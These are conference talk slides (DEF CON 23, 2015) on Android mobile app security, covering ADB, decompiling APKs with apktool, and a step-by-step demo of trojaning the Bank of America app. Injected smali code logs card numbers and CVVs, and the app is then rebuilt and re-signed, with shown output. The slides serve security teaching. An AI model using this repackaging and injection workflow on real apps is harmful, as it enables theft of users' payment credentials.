




Is Your Mobile App Secure?

DEF CON 23 Wall of Sheep
Sat., Aug 8, 2015 3 pm
Sam Bowne
City College San Francisco

Adding Trojans to Apps

Android is #1

- 80% market share in 2014
– Link Ch 4a



App Signing

- All apps must be signed to be installed, BUT
 - Android allows self-signed certificates
- Google Play is the "official" app store, BUT
 - Google doesn't police it well
 - Apps can be installed from email, Web pages, etc.

Android Debug Bridge

```
C:\>adb devices
List of devices attached
emulator-5554    device
c11f5f53        device

C:\>adb -s c11f5f53 shell
root@android:/ # _
```

- Command-line tool
- Allows you to communicate with a mobile device via a USB cable or an SVD running within an emulator
- Connects to device's daemon running on TCP port 5037

Useful ADB Commands

- push
 - Copies a file from your computer to the mobile device
- pull
 - Copies a file from the mobile device to your computer
- logcat
 - Shows logging information on the console
 - Useful to see if an app or the OS is logging sensitive information

Useful ADB Commands

- install
 - Copies an application package file (APK) to the mobile device and installs the app
 - Useful for side-loading apps (so you don't have to use Google Play)
- shell
 - Starts a remote shell on the mobile device
 - Allows you to execute arbitrary commands

Decompiling and Disassembly

Static Analysis

- Source code is generally kept confidential by app developers
- A binary, compiled app can be analyzed by disassembling or decompiling them, into
 - Smali assembly code (used by Dalvik VM), or
 - Java code


Project 9: Decompiling and Trojaning an Android App with Smali Code (15 points)

```
. . . . . sambowne Sun Feb 01 07:10:02
~ $cd Downloads/

. . . . . sambowne Sun Feb 01 07:10:13
Downloads $java -jar apktool_2.0.0rc3.jar d app-release.apk
I: Using Apktool 2.0.0-RC3 on app-release.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

. . . . . sambowne Sun Feb 01 07:10:24
Downloads $
```


TD Ameritrade



- No obfuscation

Bank of America

- ProGuard Free Obfuscator
 - Worthless



Java v. Smali Code

```
public int performLogin(String server, String port, String username, String password)
    throws JSONException, IOException, HttpException {
    // First perform the RESTful operation
    String protocol = mHttpsMode ? "https://" : "http://";
    String url = protocol + server + ":" + port + "/login";
    Map<String, String> parameters = new HashMap<>();
    parameters.put("username", username);
    parameters.put("password", password);
```


```
.method public performLogin(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/
    .locals 10
    .param p1, "server"    # Ljava/lang/String;
    .param p2, "port"     # Ljava/lang/String;
    .param p3, "username"  # Ljava/lang/String;
    .param p4, "password"  # Ljava/lang/String;
    .annotation system Ldalvik/annotation/throws;
        value = {
            Lorg/json/JSONException;,
            Ljava/io/IOException;,
            Lcom/securitycompass/androidlabs/base/HttpException;
        }
    .end annotation
```

Building & Signing an App

```
java -jar apktool_2.0.0rc3.jar b app-release
```

```
jarsigner -verbose -keystore ~/Box\ Sync\ website\ 128\ proj\ p9cert.jks app-  
release\ dist\ app-release.apk proj9key
```

Monitoring the Log



The screenshot shows the Android Device Monitor interface. The LogCat window is open, displaying a list of log messages. A hand icon points to a specific log entry. The log entry is highlighted with a green box and contains the following text:

Len	Time	PID	TID	Application	Tag	Text
D	02-01 14:03:05.584	3584	3833	system_process	dalvikvm	GC_FOR_ALLOC freed 743K, 18K free 17314K/21008K, paus...
V	02-01 14:03:05.600	3657	3657	com.android.systemui	PhoneStatusBar	setlightsOn(true)
D	02-01 14:03:08.404	3584	3636	system_process	dalvikvm	GC_FOR_ALLOC freed 2124K, 18K free 17326K/21008K, paus...
D	02-01 14:03:10.672	10411	10411	com.securitycompass.androidlabs.b...	dalvikvm	GC FOR ALLOC freed 581K, 6K free 9552K/10160K, paused
E	02-01 14:03:10.672	10411	10411	com.securitycompass.androidlabs.b...	YOURNAME	USERNAME AND PASSWORD BELOW
E	02-01 14:03:10.672	10411	10411	com.securitycompass.androidlabs.b...	YOURNAME	YOURNAME
E	02-01 14:03:10.672	10411	10411	com.securitycompass.androidlabs.b...	YOURNAME	password
I	02-01 14:03:10.692	3584	4759	system_process	ActivityManager	START u0 {cmp=com.securitycompass.androidlabs.base/.S...
D	02-01 14:03:10.760	3584	4759	system_process	dalvikvm	GC_FOR_ALLOC freed 1654K, 18K free 17311K/21008K, paus...

./adb logcat

- Much better way to monitor log
- Filter with grep

```
. . . . . sambowne Sat May 23 08:55:22
platform-tools $./adb logcat | egrep 'VFY|Verif'
W/dalvikvm(17933): VFY: tried to get class from non-ref register v2 (type=0)
W/dalvikvm(17933): VFY: rejecting opcode 0x6e at 0x001d
W/dalvikvm(17933): VFY: rejected Lcom/zecco/mobile/activity/login/Login;.userLogin ()V
W/dalvikvm(17933): Verifier rejected class Lcom/zecco/mobile/activity/login/Login;
W/System.err(17933): java.lang.VerifyError: com/zecco/mobile/activity/login/Login
E/AndroidRuntime(17933): java.lang.VerifyError: com/zecco/mobile/activity/login/Login
```


Attacks via Decompiling and Disassembly

- Insert Trojan code, like keyloggers
- Find encryption methods & keys
- Change variables to bypass client-side authentication or input validation
- Cheat at games

Dancing with Dalvik

THOMAS RICHARDS


Getting to dalvik

- Android apps are traditionally written in Java
- Compiled into Java bytecode then converted to Dalvik bytecode
- Java class files converted into .dex

- **Link Ch 4z43**

Slides and projects at samsclass.info

Step-by-Step: Bank of America



```
. . . . . sambowne Sat Feb 07 06:28:21
platform-tools $./adb shell pm list packages | grep bofa
package:com.infonow.bofa

. . . . . sambowne Sat Feb 07 06:28:22
platform-tools $./adb shell pm path com.infonow.bofa
package:/data/app/com.infonow.bofa-1.apk


. . . . . sambowne Sat Feb 07 06:28:22
platform-tools $./adb pull /data/app/com.infonow.bofa-1.apk
7012 KB/s (10724018 bytes in 1.493s)
```

```
. . . . . sambowne Sat Feb 07 06:29:30
boa2 $java -jar ../apktool_2.0.0rc3.jar d com.infonow.bofa-1.apk
I: Using Apktool 2.0.0-RC3 on com.infonow.bofa-1.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/sambowne/Library/apkt
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

. . . . . sambowne Sat Feb 07 06:29:59
boa2 $
```

Step-by-Step: Bank of America

```
. . . . . sambowne Sat May 23 09:13:26
com.infonow.bofa-1 $grep -r setCardNum smali
smali/com/bofa/ecom/auth/activities/common/CardVerificationActivity.smali:
icationDetails;->setCardNumber(Ljava/lang/String;)V
smali/com/bofa/ecom/auth/activities/enrollments/AtmDebitDetailsActivity.smali:
erificationDetails;->setCardNumber(Ljava/lang/String;)V
smali/com/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity.smali:
ticationDetails;->setCardNumber(Ljava/lang/String;)V
smali/com/bofa/ecom/auth/activities/enrollments/PersCcDetailsActivity.smali:
ificationDetails;->setCardNumber(Ljava/lang/String;)V
```



Step-by-Step: Bank of America

```
271 .method private l()V
272 # CHANGED FROM 3 to 5 FOR TROJAN
273 .locals 5
274
275 .prologue
276 .line 185
277 new-instance v1, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;
278
279 invoke-direct {v1}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;--><init>()V
280
281 .line 186
282 iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;-->w:Ljava/lang/Stri
283
284 invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-->setCardNumber(L
285
286 # EVIL TROJAN CODE
287 const-string v3, "BoFA TROJAN CARD NUMBER"
288 invoke-static {v3, v0}, Landroid/util/Log;-->e(Ljava/lang/String;Ljava/lang/String;)I
289 # END OF EVIL TROJAN CODE
290
```

```
309 .line 189
310 iget-object v0, p0, Lcom/bofa/ecom/auth/activities/enrollments/BusCcDetailsActivity;-->x:Ljava/
311
312 invoke-virtual {v1, v0}, Lcom/bofa/ecom/servicelayer/model/MDAUserVerificationDetails;-->setCvv
313
314 # EVIL TROJAN CODE
315 const-string v3, "BoFA TROJAN CARD CVV"
316 invoke-static {v3, v0}, Landroid/util/Log;-->e(Ljava/lang/String;Ljava/lang/String;)I
317 # END OF EVIL TROJAN CODE
318
```


Step-by-Step: Bank of America

```
. . . . . sambowne Sat Feb 07 06:37:18
com.infonow.bofa-1 $java -jar ../../apktool_2.0.0rc3.jar b .
I: Using Apktool 2.0.0-RC3 on .
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs...
I: Building apk file...
I: Copying unknown files/dir...
```

```
. . . . . sambowne Sat Feb 07 06:39:04
com.infonow.bofa-1 $jarsigner -keystore ../../p9cert.jks ./dist/com.infonow.bofa-1.apk proj9key
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may n
r after the signer certificate's expiration date (2040-01-26) or after any future revocation date
```

DEMO: Bank of America



```
. . . . . sambowne Fri May 22 12:54:20
platform-tools $./adb logcat | grep TROJAN
E/BofA TROJAN CARD NUMBER( 7781): 1111222233334444
E/BofA TROJAN CARD CVV( 7781): 5555
```

